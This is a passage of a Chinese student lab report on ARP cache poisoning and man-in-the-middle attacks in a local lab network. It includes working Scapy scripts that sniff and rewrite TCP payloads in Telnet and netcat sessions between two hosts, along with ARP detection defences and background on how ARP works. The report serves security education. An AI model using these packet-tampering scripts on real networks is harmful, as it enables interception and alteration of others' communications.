8. #attacker
9. MAC = "00:0c:29:c9:5e:f5"
11. def spoof\_pkt(pkt):
12. **if** pkt[IP].src == A\_IP and pkt[IP].dst == B\_IP and pkt[TCP].payload a nd pkt[Ether].dst == MAC:
13. newIP =IP()
14. newIP.version = pkt[IP].version
15. newIP.ihl = pkt[IP].ihl
16. newIP.id = pkt[IP].id
17. newIP.flags =pkt[IP].flags
18. newIP.frag =pkt[IP].frag
19. newIP.ttl= pkt[IP].ttl
20. newIP.proto = pkt[IP].proto
21. newIP.src = pkt[IP].src
22. newIP.dst = pkt[IP].dst
23. newTCP = TCP()
24. newTCP.sport = pkt[TCP].sport
25. newTCP.dport = pkt[TCP].dport
26. newTCP.seq = pkt[TCP].seq
27. newTCP.ack = pkt[TCP].ack
28. newTCP.dataofs = pkt[TCP].dataofs
29. newTCP.flags = pkt[TCP].flags
30. newTCP.window = pkt[TCP].window
31. newTCP.options = pkt[TCP].options
32. #get the sane IP & TCP ,but delete chksum
33. olddata = pkt[TCP].payload.load
34. data\_len = len(olddata)
35. newdata = 'Z'\* data\_len
36. #replace with As
37. send(newIP/newTCP/newdata)
38. elif pkt[IP].src == B\_IP and pkt[IP].dst == A\_IP and pkt[Ether].dst == MAC:
39. send(pkt[IP])#send pkts froN VN\_B
41. pkt = sniff(filter = 'tcp and host 192.168.120.137',prn = spoof\_pkt)


然后我们要执行以下操作：


* 首先，我们保持IP转发功能不变，因此我们可以成功地在A到A之间建立Telnet连接B.建立连接后，我们使用以下命令关闭IP转发：

1. sudo sysctl net.ipv4.ip\_forward = 0

* 然后，我们在主机M上运行嗅探和欺骗程序，以便对于从A到B发送的捕获数据包，我们对数据包进行欺骗，但使用不同的TCP数据。对于从B到A的数据包（Telnet响应），我们不做任何更改，因此，欺骗的数据包与原始数据包完全相同







## 3.3 Task3: 使用ARP缓存中毒对Netcat进行MIMT攻击

该任务与任务2相似，除了主机A和B使用netcat而不是telnet进行通信。主机M希望拦截其通信，因此可以更改A和B之间发送的数据。我们可以使用以下命令在A和B之间建立netcat TCP连接：

* 在主机A（服务器，IP地址为192.168.120.138）上，运行以下命令：

1. $ nc -l 9090

* 在主机B（客户端）上，运行以下命令：

1. $ nc 192.168.120.137 9090

建立连接后，我们可以在A上键入消息。每行消息都将放入发送到B的TCP数据包中，该数据包仅显示该消息。我们的任务是用A序列替换消息中出现的我们的名字。序列的长度应与我们的名字的长度相同，否则我们将弄乱TCP序列号，从而破坏整个TCP连接。欺骗程序如下：

1. #!/usr/bin/python
2. **from** scapy.all **import** \*
4. #observe
5. A\_IP = "192.168.120.137"
6. #victim
7. B\_IP = "192.168.120.138"
8. #attacker
9. MAC = "00:0c:29:c9:5e:f5"
11. **def** spoof\_pkt(pkt):
12. **if** pkt[IP].src == A\_IP **and** pkt[IP].dst == B\_IP **and** pkt[TCP].payload **and** pkt[Ether].dst == MAC:
13. newIP =IP()
14. newIP.version = pkt[IP].version
15. newIP.ihl = pkt[IP].ihl
16. newIP.id = pkt[IP].id
17. newIP.flags =pkt[IP].flags
18. newIP.frag =pkt[IP].frag
19. newIP.ttl= pkt[IP].ttl
20. newIP.proto = pkt[IP].proto
21. newIP.src = pkt[IP].src
22. newIP.dst = pkt[IP].dst
23. newTCP = TCP()
24. newTCP.sport = pkt[TCP].sport
25. newTCP.dport = pkt[TCP].dport
26. newTCP.seq = pkt[TCP].seq
27. newTCP.ack = pkt[TCP].ack
28. newTCP.dataofs = pkt[TCP].dataofs
29. newTCP.flags = pkt[TCP].flags
30. newTCP.window = pkt[TCP].window
31. newTCP.options = pkt[TCP].options
32. #get the sane IP & TCP ,but delete chksum
33. olddata = pkt[TCP].payload.load
34. newdata = olddata.replace(str.encode("haha"), str.encode("wwwwww"))
35. #replace with As
36. send(newIP/newTCP/newdata)
37. **elif** pkt[IP].src == B\_IP **and** pkt[IP].dst == A\_IP **and** pkt[Ether].dst == MAC:
38. send(pkt[IP])#send pkts froN VN\_B
40. pkt = sniff(filter = 'tcp and host 192.168.120.137',prn = spoof\_pkt)

运行该欺骗程序，然后在客户端输入“haha”，可以看到在服务端的回显中出现“wwwwww”，即代表我们欺骗成功：




图 23 nc发送方




图 24 nc接收方

# 四、实验结果与结论

通过本次实验，我学习了scapy的基本使用方法，加深了地址解析协议数据包格式的了解，并能够编写简单的ARP欺骗程序。其中，欺骗阶段则主要是对数据包格式的正确构造，以及如何将构造完成的数据包发送到受害机上。

最后，根据实验过程，我们可以根据该攻击的过程来制定相应的预防措施。目前，ARP欺骗的防范主要从以下四个方面进行：

1. 主机级被动检测

当系统接收到来自局域网上的ARP请求时，系统检查该请求发送端的IP地址是否与自己的IP地址相同。如果相同，则说明该网络上另有一台机器与自己具有相同的IP地址。

1. 主机级主动检测

主机定期向所在局域网发送查询自己IP地址的ARP请求报文。如果能够收到另一ARP响应报文，则说明该网络上另有一台机器与自己具有相同的IP地址

1. 服务器级检测

当服务器收到ARP响应时，为了证实它的真实性，根据反向地址解析协议(RARP)就用从响应报文中给出的MAC地址再生成一个RARP请求，它询问这样一个问题：“如果你是这个MAC地址的拥有者，请回答你的IP地址”。这样就会查询到这个MAC地址对应的IP地址，比较这两个IP地址，如果不同，则说明对方伪造了ARP响应报文。

1. 网络级检测

配置主机定期向中心管理主机报告其ARP缓存的内容。这样中心管理主机上的程序就会查找出两台主机报告信息的不一致，以及同一台主机前后报告内容的变化。这些情况反映了潜在的安全问题。或者利用网络嗅探工具连续监测网络内主机硬件地址与IP地址对应关系的变化。

# 五、实验思考与讨论、问题的解决

## 5.1 实验思考题

1. **ARP协议的作用。**

地址解析协议（ARP）由互联网工程任务组（IETF）在1982年11月发布的RFC 826中描述制定。地址解析协议是IPv4中必不可少的协议，而IPv4是使用较为广泛的互联网协议版本（IPv6仍处在部署的初期）。

OSI模型把网络工作分为七层，IP地址在OSI模型的第三层，MAC地址在第二层，彼此不直接打交道。在通过以太网发送IP数据包时，需要先封装第三层（32位IP地址）、第二层（48位MAC地址）的报头，但由于发送时只知道目标IP地址，不知道其MAC地址，又不能跨第二、三层，所以需要使用地址解析协议。使用地址解析协议，可根据网络层IP数据包包头中的IP地址信息解析出目标硬件地址（MAC地址）信息，以保证通信的顺利进行。

其工作原理如下：

第1步：根据主机A上的路由表内容，IP确定用于访问主机B的转发IP地址。然后A主机在自己的本地ARP缓存中检查主机B的匹配MAC地址。

第2步：如果主机A在ARP缓存中没有找到映射，它将询问主机B的IP地址对应的的硬件地址，从而将ARP请求帧广播到本地网络上的所有主机。源主机A的IP地址和MAC地址都包括在ARP请求中。本地网络上的每台主机都接收到ARP请求并且检查是否与自己的IP地址匹配。如果主机发现请求的IP地址与自己的IP地址不匹配，它将丢弃ARP请求。

第3步：主机B确定ARP请求中的IP地址与自己的IP地址匹配，则将主机A的IP地址和MAC地址映射添加到本地ARP缓存中。

第4步：主机B将包含其MAC地址的ARP回复消息直接发送回主机A。

第5步：当主机A收到从主机B发来的ARP回复消息时，会用主机B的IP和MAC地址映射更新ARP缓存。本机缓存是有生存期的，生存期结束后，将再次重复上面的过程。主机B的MAC地址一旦确定，主机A就能向主机B发送IP通信了。

1. **主机在什么情况下会添加ARP缓存？**

当地址解析协议被询问一个已知IP地址节点的MAC地址时，先在ARP缓存中查看，若存在，就直接返回与之对应的MAC地址，若不存在，才发送ARP请求向局域网查询并将查询结果添加到ARP缓存。ARP缓存可以包含动态和静态项目。动态项目随时间推移自动添加和删除。每个动态ARP缓存项的潜在生命周期是10分钟。新加到缓存中的项目带有时间戳，如果某个项目添加后2分钟内没有再使用，则此项目过期并从ARP缓存中删除；如果某个项目已在使用，则又收到2分钟的生命周期；如果某个项目始终在使用，则会另外收到2分钟的生命周期，一直到10分钟的最长生命周期。静态项目一直保留在缓存中，直到重新启动计算机为止。

## 5.2 遇到问题的解决方案

在实验3.2与3.3 MITM中间人攻击中，当使用实验指导书中的“newpkt = IP(pkt[IP])”，即用收到的数据包创建新的IP数据包时，在实际测试中会报错。因此，转而使用手动构造新的数据包，测试中没有出现问题。

# 六、参考文献

1. 杜文亮.计算机安全导论：深度实践[M].高等教育出版社:北京,2020:1-
2. 神州数码.ARP欺骗与防御手段分析.https://wenku.baidu.com/view/55efed86f71 fb7360b4c2e3f5727a5e9856a27cd.html
3. 追风筝的年轻人. ubuntu16.10开启telnet办法. https:/ /blog.csdn.net/a1964543590/article/details/69485836/
4. 维基百科.地址解析协议.https://bk.tw.lvfukeji.com/wiki/ARP
5. ShichimiyaSatone. Python利用scapy实现ARP欺骗. <https://blog.csdn.net/shichimiyasatone/article/details/79712976?utm_medium=distribute.pc_relevant_t0.none-task-blog-BlogCommendFromMachineLearnPai2-1.channel_param&depth_1-utm_source=distribute.pc_relevant_t0.none-task-blog-BlogCommendFromMachineLearnPai2-1.channel_param>
6. scapy官方文档. https://scapy.readthedocs.io/en/latest/\_images/scapy\_logo.png